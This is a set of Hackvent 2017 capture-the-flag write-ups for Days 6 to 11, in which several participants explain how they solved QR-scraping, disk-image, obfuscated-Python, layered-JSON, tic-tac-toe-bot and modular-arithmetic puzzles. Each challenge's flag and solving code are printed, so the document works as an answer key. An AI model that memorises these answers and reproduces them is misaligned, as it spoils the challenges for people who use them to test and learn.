
Solution from darkstar

The offered link leads to a QR code that contains a country name, reload the page leads to another code with a country name. This, in combination with the task text, „make sure Santa visits every country", leads to the assumption that this has to be repeated several times before the solution can be found.

```
public Day06() {
    String s1 = "";
    int count = 0;
    while (!s1.startsWith("HV")) {
        try {
            image = ImageIO.read(new URL(
                "http://challenges.hackvent.hacking-lab.com:4200/"));
            count++;
            s1 = readQRCode(image);
            System.out.println(count+": "+s1);
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

Day 07: i know ...

{"level":"medium", "solutions":"504", "rating":"3.31", "author":"hardlock"}



Challenge

Solution from horst3000

Extract zip.

```
hacker@HLKali:~/Documents/hackvent17/07$ strings SANTA.IMA | grep HV17
C:\Hackvent\HV17-UCyz-0yEU-d90O-vSqS-Sd64.exe
```

Solution from ZeRoXX

Used OS: Kali Linux, Windows

Used tools: HxD

This challenge was pretty straight forward. I downloaded the the given file on my Kali Linux VM, and luckily it recognized it as a zip file. After extracting the file I ended up with a .IMA file. IMA is a file extension for a disk image file, primarily used for storage, duplication and transmission of disks. Luckily I was able to grab the daily flag out with a hex editor. I opened the IMA file in HxD, and searched for HV17, which resulted in the flag:

HV17-UCyz-0yEU-d90O-vSqS-Sd64.


Solution from greifadler

At the beginning I opened a metadata viewer (http://www.extractmetadata.com/) and looked forthe metadata of the file.

Result

```
Mimetype:             application/zip
Embedded filename:    SANTA.IMA
Format:               ZIP 1.0 (deflation)
Mimetype:             application/zip
Embedded filename:    SANTA.IMA
```

So I downloaded the file and changed the extension from .DATA to .zip. Then I opened the zip file:




In the Zip file was a .IMA file called SANTA. I opened this file with Notepad++ and searched for "HV17".

Day 08: True 1337s

{"level":"medium", "solutions":"442", "rating":"4.29", "author":"pyth0n33"}

Challenge



Solution from daubsi

This was a nice one. The first thing one realized is that it is a Python Script, especially a Python3 script – Python2 won't work… as I learnt the hard way… I started manually deobfuscating the code, by replacing "True" with the integer equivalent of "1" and then aggregating the 1s into larger numbers. Thus we came to the point where it was shown that A=chr;1337=exec;SANTA=input;FUN=print

It might be that I did something wrong here but it was then also apparent that the "1337"s in the second part should be replaced by a "1" as well. Continuing this approach, we end up in a

Python one-liner, which inputs a number from the user, verifies it against the number 1787569 and then unzips a BLOB, XORs it and displays the flag. Unfortunately, again I must have done something wrong, as the flag was scrambled, however, it was clearly visible that is was the flag. I then tried my luck with executing the script directly with python3 which ran without error and asked me for the input. As I've seen before the input to give was "1787569" which then resulted in the correct flag: HV17-th1s-ju5t-l1k3-j5sf-uck!

Solution from explo1t

The input was a long file, which started with "exec(chr(True" so probably python3. When you execute the program, it just prompts "?". So we replace the first "exec" with "print" and get:

```
A=chr; __1337=exec; SANTA=input; FUN=print def _1337(B):return A(B//1337)
```

This looks like defines for the second part. So we undo the first change and replace "__1337" with "print" again and get:

```
C=SANTA("?") if C=="1787569":FUN(
```

So now we know that we have to pass the number: 1787569. If we now use the original file and pass this number, we get the flag.

Solution from PS

Looks like python.

Inspect line 1:

replace "True" by "1" run the line (python –c)

result: exec(A=chr;__1337=exec;SANTA=input;FUN=print)

Inspect line 2: replace "__1337" by "exec" (as told above) replace "1337" by "1" replace "_1337" by "chr" (a bit of guessing, chr is mentioned above) run the line (python –c)

result: print(''.join(chr(ord(a) ^ ord(b)) for a,b in zip("{gMZF-_MC_ X \ER-F[X","31415926535897932384626433832")))

OK, so we have a program which checks a password and then XORs two values (first one containing unprintable characters).

Convert the file to hex, and XOR the two fragments with an online tool:


```
7b670506184d5a07461e5f4d0c43145f03580b195c0745521e465b5813
3331343135393236353335383937393332333834363236343333383332 ----------------------------------------
---------- 485631372D746831732D6A7535742D6C316B332D6A3573662D75636B21
```

Convert to ASCII, and voilà, "le flag":

Day 09: JSONion

{"level":"medium", "solutions":"215", "rating":"4.65", "author":"inik"}

Challenge



Solution from manuelz120

Challenge contains a huge json file, with an array, containing objects with two properties: op and content. The op (probably operation) property, specifies which action is needed to unwrap the content and dig deeper into the given file. Operations are:

- map - replace characters
- b64 - Base64-Dcode
- gzip - Gunzip
- xor - Xor
- rev -Reverse String
- nul - Just take the content

If we perform the mentioned operation on the content, we get another json array of the already explained structure.

I wrote a simple node script to unwrap the json. If the surrounding array has more than one child: “Newer is always better”, which means that we have to choose the last child, instead of the

first one. Otherwise, we will only receive a fake flag in the end.

```
let layer1 = require('./jsonion.json');

entry = layer1[0];
let updatedContent;
let lastEntry;
let i = 0;

while (entry.op !== 'flag') {
    lastEntry = entry;
    if (entry.op === "nul") {
        entry = JSON.parse(entry.content);
    } else if (entry.op === "map") {
        updatedContent = mapEntry(entry);
        entry = JSON.parse(updatedContent);
    } else if (entry.op === "b64") {
        updatedContent = Buffer.from(entry.content, 'base64').toString('ASCII');
        entry = JSON.parse(updatedContent);
    } else if (entry.op === "gzip") {
        updatedContent = zlib.gunzipSync(Buffer.from(entry.content, 'base64'));
        entry = JSON.parse(updatedContent);
    } else if (entry.op === "xor") {
        let mask = Buffer.from(entry.mask, 'base64');
        let test = Buffer.from(entry.content, 'base64');
        updatedContent = "";
        for (let i = 0; i < test.length; i++) {
            updatedContent += String.fromCharCode(test[i] ^ mask[0]);
        }
        entry = JSON.parse(updatedContent);
    } else if (entry.op === "rev") {
        updatedContent = entry.content.split('').reverse().join('');
        entry = JSON.parse(updatedContent);
    } else {
        console.log(lastEntry);
        break;
    }
    entry = entry[entry.length - 1];
    i++;
}

console.log(entry);
```

Solution from PS

Write a program which parses JSON and performs the various operations. Just like the "Lost in Transformation" challenge in Hacky Easter 2014.

Running it results in: THIS-ISNO-THEF-LAGR-EALL-Y...

After analyzing the different steps, we find a mean trap: in one of the steps, the JSON array contains two elements, instead of just one Changing the program slightly to always take the last element in the array, instead of the first. Hooray!

```
public static void main(String[] args) {
    try {
        String s = fizzle("D:\\onion.txt");
        while (s != null) {
            s = process(s);
        }
    } catch (Exception e) {
        e.printStackTrace();
    }
}

public static String process(String s) throws Exception {
    try {
        JsonArray a = new JsonParser().parse(s).getAsJsonArray();
        JsonObject j = a.get(a.size() - 1).getAsJsonObject();
        String op = j.get("op").getAsString();
        String c = j.get("content").getAsString();
        switch (op) {
        case "map":
            String from = j.get("mapFrom").getAsString();
            String to = j.get("mapTo").getAsString();
            return map(c, from, to);
        case "gzip":
            return gunzip(c);
        case "nul":
            return c;
        case "xor":
            String mask = j.get("mask").getAsString();
            return xor(c, mask);
        case "b64":
            return new String(Base64.getDecoder().decode(c));
        case "rev":
            return new StringBuilder(c).reverse().toString();
        case "flag":
            System.out.println("FLAG FOUND: " + c);
            return null;
        default:
            System.out.println("unknown op! " + op + "  " + s);
        }
    } catch (Exception e) {
    }
    return null;
}
```

Solution from eash

Was provided a file jsonion.json, and the challenge goal was peel all layers up to find the flag. I needed to decode the operations “map”, “gzip”, “base64”, “nul(l)”, “xor”, “reverse”, and the last operation was the "flag". But there was a trap at layer 74, the list has 2 elements, so doing

“data[0]” showed a fake flag "THIS-ISNO-THEF-LAGR-EALL-Y...", and using the correct element data[1] gave the flag. I wrote a script in python to perform the tasks. It is on Appendix Section.

```
#python 9.py
0 = map
1 = gzip
2 = b64
...
91 = b64
92 = b64
93 = flag
Congratulation your nugget is HV17-Ip11-9CaB-JvCf-d5Nq-ffyi
```

Appendix:


```
#Coded by eash#
import sys
import json
import base64
import gzip
from StringIO import StringIO
import zlib

f = open("jsonion.json" , "r")
js = json.load(f)
for i in range(100):
    if isinstance(js,basestring) and len(js) >= 2 \
        and js[0] in ["[","{"] and js[-1] in ["]","}"]:
        js = json.loads(js)
    if isinstance(js,list) and len(js) > 0:
        if len(js) == 1: js = js[0]
        elif len(js) == 2: js = js[1]
    if js["op"] == "map":
        print str(i) + " = " + js["op"]
        assert "mapFrom" in js
        assert "mapTo" in js
        res = [js["mapTo"][js["mapFrom"].index(c) if c in js["mapFrom"] else c] for c in
js["content"]]
        res = "".join(res)
        js = res
    elif js["op"] == "gzip":
        print str(i) + " = " + js["op"]
        content = base64.b64decode(js["content"])
        res = gzip.GzipFile(fileobj=StringIO(content)).read()
        js = res
    elif js["op"] == "b64":
        print str(i) + " = " + js["op"]
        res = base64.b64decode(js["content"])
        js = res
    elif js["op"] == "nul":
        print str(i) + " = " + js["op"]
        res = js["content"]
        js = res
    elif js["op"] == "xor":
        print str(i) + " = " + js["op"]
```

```
        assert "mask" in js
        mask = base64.b64decode(js["mask"])
        content = base64.b64decode(js["content"])
        res = []
        for i,c in enumerate(content):
            res.append(chr((ord(c) ^ ord(mask[i%len(mask)])) &0xff))
        res = "".join(res)
        js = res
    elif js["op"] == "rev":
        print str(i) + " = " + js["op"]
        res = js["content"][::-1]
        js = res
    elif js["op"] == "flag":
        print str(i) + " = " + js["op"]
        print "Congratulation your nugget is " + js["content"]
        sys.exit()
    else: sys.exit(1)
```

Day 10: Just play the game

{"level":"medium", "solutions":"361", "rating":"4.08", "author":"pyth0n33"}

Challenge



Solution from PS

After playing a bit manually, found out that the bot sometimes plays in a way to allow winning. Writing a python script (using telnetlib), which plays against the bot. It is always sending the same initial moves (5 -> 3), and then checks if the bot played such that a win is possible. If yes, the same winning moves are played (6 -> 9). If not, the same moves for a draw are played (4 -> 9 -> 8). Running the script for a while, redirecting the output to a file. After a while, the flag is in the file.

python snake.py > out.txt

⚑ HV17-y0ue-kn0w-7h4t-g4me-sure

```
import sys
server = "challenges.hackvent.hacking-lab.com"
port = 1037

def mizzle( nr ):
    tn.write(nr + "\n")
    x = tn.read_until("Field")
    x = x[-200:]
    b = x.translate(None, "|- \n\rabcdefghijklmnopqrstuvwxyzMFT19.!()");
    return b

def fizzle( nr ):
    tn.write(nr + "\n")
    b = tn.read_until('start',1)
    return b

tn = telnetlib.Telnet(server, port)
tn.write("\n")

while True:
    tn.read_until("Field")
    b = mizzle("5")
    b = mizzle("3")
    if "O*X*X*O**" == b:
        mizzle("4")
        mizzle("9")
        fizzle("8")
        tn.write("\n")
    else:
        print("YO YO YO")
        mizzle("6")
        print(fizzle("9"))
        tn.write("\n")
```

Solution from greifadler

First I connected via putty to the telnet server challenges.hackvent.hacking-lab.com (port 1037). There I found a TicTacToe game. I played one round against the bot (I know how to win and play the bot out, corner tactic). Then I won the game and got the result.

```
String line = "";
Socket s = new Socket("challenges.hackvent.hackinglab.com", 1037);
PrintWriter out = new PrintWriter(s.getOutputStream(), true);
BufferedReader in = new BufferedReader( new InputStreamReader(s.getInputStream()) );
for (int i = 0; i < 100; i++) {
```

```
        out.println();
        out.println("7");
        out.println("3");
        out.println("9");
        out.println("6");
}
while ((line = in.readLine()) != null) {
    System.out.println(line);
}
```

HV17-y0ue-kn0w-7h4t-g4me-sure

Solution from _nitro_

Connecting via netcat from the Kali Linux VM to the address challenges.hackvent.hacking-lab.com on port 1037 we should play TicTacToe to beat the elves and help Santa to save Christmas. We should not play it and win once, we should play and win it 100 times (Great! I always wanted to play TicTacToe a hundred times). Of course a program is needed to automate this. According to this guide (https://de.wikihow.com/Bei-Tic-Tac-Toe-gewinnen), there's a mathematical proven strategy that will always lead to optimum results, so I implemented this strategy as an algorithm in Java. We are in a good position as we can open each round by setting the first X somewhere on the field. By opening the game we can either win it or depending how our opponent plays, block the opponent's O and play draw. The program in the next lines gave me the final flag after winning 100 times: HV17-y0ue-kn0w-7h4t-g4me-sure

```
public static void main(String[] args) {
        // … connect to socket & getting in- and output stream …

        while(true) {
            byte buffer[] = new byte[4096];
            int read;
            String output="";
            // read from input stream from server
            while((read = in.read(buffer)) > 0) {
                output = new String(buffer, 0, read);
                //System.out.print(output);
                //System.out.flush();
                break;
            }
            if(output.contains("Congratulations")) {
System.out.println(output.substring(output.indexOf("Congratulations"),
output.length()));
            }
            //out.write(new byte[]{'\n'});
            if(output.contains("game") || output.contains("enter to start
again")) {
                out.write('\n');
            } else {
                if (output.contains("Field: ")) {
                    String input = checkFieldAndGetNext(output);
                    byte[] finalArr = new byte[]
{(byte)input.toCharArray()[0], '\n'};
                    out.write(finalArr);
                }
```


```
            }
        }

    // … catch exceptions …
}

private static String checkFieldAndGetNext(String output) {
    int next=0;
    // game logic
    if(output.length()==228) {
        // first round only
        Random rnd = new Random();
        while(true) {
            // get next X in corner
            next = rnd.nextInt(10);
            if(next==1 || next == 3 || next == 7 || next == 9) break;
        }
    } else {
        // every other round
        String currentRound = output.substring(212,454);

        // get current field
        Field f = new Field(currentRound);
        if(f.get(5).equals("O")) {
            // opponent sets O in the middle, draw or win if opponent makes
a mistake
            // block if opponent sets not in a corner
            if(f.isSetOpponent(5) && f.isSetOpponent(2) && !f.isSet(8))
return String.valueOf(8);
            if(f.isSetOpponent(5) && f.isSetOpponent(8) && !f.isSet(2))
return String.valueOf(2);
            if(f.isSetOpponent(5) && f.isSetOpponent(6) && !f.isSet(4))
return String.valueOf(4);
            if(f.isSetOpponent(5) && f.isSetOpponent(4) && !f.isSet(6))
return String.valueOf(6);

            // set next X diagonal to first X
            if(f.get(1).equals("X") && !f.isSet(9)) return
String.valueOf(9);
            if(f.get(3).equals("X") && !f.isSet(7)) return
String.valueOf(7);
            if(f.get(7).equals("X") && !f.isSet(3)) return
String.valueOf(3);
            if(f.get(9).equals("X") && !f.isSet(1)) return
String.valueOf(1);

            // get last corner
            if(!f.isSet(9)) return String.valueOf(9);
            if(!f.isSet(7)) return String.valueOf(7);
            if(!f.isSet(3)) return String.valueOf(3);
            if(!f.isSet(1)) return String.valueOf(1);

            // get last element between corners after checking
            if(f.isSetMine(1) && f.isSetMine(9) && !f.isSet(2)) return
String.valueOf(2);
            if(f.isSetMine(3) && f.isSetMine(9) && !f.isSet(6)) return
String.valueOf(6);
            if(f.isSetMine(9) && f.isSetMine(7) && !f.isSet(8)) return
String.valueOf(8);
            if(f.isSetMine(1) && f.isSetMine(7) && !f.isSet(4)) return
String.valueOf(4);
        } else {
            // win!
```

```
            // check if game can be won by setting a X in the middle
            if(f.isSetMine(1) && f.isSetMine(9) || f.isSetMine(3) &&
f.isSetMine(7)) return String.valueOf(5);

            // set next X diagonal to first X
            if(f.get(1).equals("X") && !f.isSet(2) && !f.isSet(3)) return
String.valueOf(3);
            if(f.get(1).equals("X") && !f.isSet(4) && !f.isSet(7)) return
String.valueOf(7);

            if(f.get(3).equals("X") && !f.isSet(2) && !f.isSet(1)) return
String.valueOf(1);
            if(f.get(3).equals("X") && !f.isSet(6) && !f.isSet(9)) return
String.valueOf(9);

            if(f.get(7).equals("X") && !f.isSet(4) && !f.isSet(1)) return
String.valueOf(1);
            if(f.get(7).equals("X") && !f.isSet(8) && !f.isSet(9)) return
String.valueOf(9);

            if(f.get(9).equals("X") && !f.isSet(6) && !f.isSet(3)) return
String.valueOf(3);
            if(f.get(9).equals("X") && !f.isSet(8) && !f.isSet(7)) return
String.valueOf(7);
        }
    }
    return String.valueOf(next);
}

static class Field {
    String[][] field = new String[3][3];
    public Field(String round) {
        this.field[0][0] = String.valueOf(round.charAt(19));
        this.field[0][1] = String.valueOf(round.charAt(23));
        this.field[0][2] = String.valueOf(round.charAt(27));
        this.field[1][0] = String.valueOf(round.charAt(67));
        this.field[1][1] = String.valueOf(round.charAt(71));
        this.field[1][2] = String.valueOf(round.charAt(75));
        this.field[2][0] = String.valueOf(round.charAt(115));
        this.field[2][1] = String.valueOf(round.charAt(119));
        this.field[2][2] = String.valueOf(round.charAt(123));
    }
    public String get(int i) {
        switch(i) {
            case 1:return field[0][0];
            case 2:return field[0][1];
            case 3:return field[0][2];
            case 4:return field[1][0];
            case 5:return field[1][1];
            case 6:return field[1][2];
            case 7:return field[2][0];
            case 8:return field[2][1];
            case 9:return field[2][2];
        }
        return null;
    }
    public boolean isSet(int i) {return this.get(i).equals("X") ||
this.get(i).equals("O");}
    public boolean isSetMine(int i) {return this.get(i).equals("X");}
    public boolean isSetOpponent(int i) {return this.get(i).equals("O");}
}
```

Day 11: Crypt-o-Math 2.0

{"level":"hard", "solutions":"282", "rating":"3.94", "author":"hardlock"}

Challenge



Solution from trolli101

As the name suggests, his is a crypto problem with modulo arithmetic. We can change the equation into a linear congruence as follows:

```
c = (a * b) % p
0 = (a * b) % p - c % p
0 = (a * b - c) % p
```

Then there exist tools to solve this kind of problems. I used this one https://www.alpertron.com.ar/QUADMOD.HTM that actually solves a more complex form but can be adaptedto our purposes. the result is:

```
a = 0x485631372d587444772d30447a4f2d595267422d326232652d55574e7a00
```

Then it's a simple python task to convert this to ascii:

```
>>> import binascii
>>> a = '485631372d587444772d30447a4f2d595267422d326232652d55574e7a00'
>>> binascii.unhexlify(a)
b'HV17-XtDw-0DzO-YRgB-2b2e-UWNz\x00'
```

Solution from _nitro_

Here we have to calculate “a” to get our flag. Basically, this is an equation containing a modulus operation. We can also rewrite the equation in terms of congruences/residue classes:

$$c \equiv ab \bmod p \Longleftrightarrow$$

$$c \bmod p \equiv ab \bmod p \Leftrightarrow$$

$$[c]_p \equiv [ab]_p \Leftrightarrow [c]_p \equiv [a]_p [b]_p$$

Then what we have to do is to find the modular inverse of $[b]_p^{-1}$ such $[b]_p$ that $[b]_p^{-1} * [b]_p = 1$. Let's write this down in some further equations:

$$[c]_p \equiv [a]_p [b]_p \Leftrightarrow$$

$$[b]_p^{-1} * [c]_p \equiv [a]_p [b]_p^{-1} [b]_p \Leftrightarrow$$

$$[b]_p^{-1} * [c]_p \equiv [a]_p$$

We get our "a" (modulus p) if we multiply the modular inverse of b (mod p) with c (mod p). A small Java program did the trick and I got another flag: **HV17-XtDw-0DzO-YRgB-2b2e-UWNz**

```
public static void main(String[] args) {
//c = (a * b) % p
BigInteger c=new BigInteger("423EDCDCDCD928DD43EAEEBFE210E694303C695C20F42A27F10284215E90",16);
BigInteger p=new BigInteger("B1FF12FF85A3E45F722B01BF3135ED70A552251030B114B422E390471633",16);
BigInteger b=new BigInteger("88589F79D4129AB83923722E4FB6DD5E20C88FDD283AE5724F6A3697DD97",16);

BigInteger b_inv = b.modInverse(p);
BigInteger c_mult_b_inv_mod_p = c.multiply(b_inv).mod(p);

System.out.println(c_mult_b_inv_mod_p.toString(16));
System.out.println("Flag: "+new String(HexBin.decode(c_mult_b_inv_mod_p.toString(16))));
```

Solution from mcia

Uh, I had to read up some math theory to solve this!! This Stackoverflow link was a good help: https://stackoverflow.com/questions/16044553/solving-a-modular-equation-python


I did calculate the modulo inverse and then I had to solve the equation. I documented every step in the comments of the python script:

```python
import gmpy2

''' c = (a * b) % p '''
c=0x559C8077EE6C7990AF727955B744425D3CC2D4D7D0E46F015C8958B34783
p=0x9451A6D9C114898235148F1BC7AA32901DCAE445BC3C08BA6325968F92DB
b=0xCDB5E946CB9913616FA257418590EBCACB76FD4840FA90DE0FA78F095873

'''
https://stackoverflow.com/questions/16044553/solving-a-modular-equation-python

Calculate the inverse modulo
1 = (b * inv) % p

Solve equation:
multiply both sides by inverse modulo

c * inv = (a * b * inv) % p
c * inv = (a % p) (b * inv % p)
c * inv = (a % p) (1)
c * inv = a % p
c * inv % p = a
'''

inv = gmpy2.invert(b,p)
a = c * inv % p
a = hex(a).lstrip("0x")
print(str(a).decode("hex"))
```

Day 12: giftlogistics

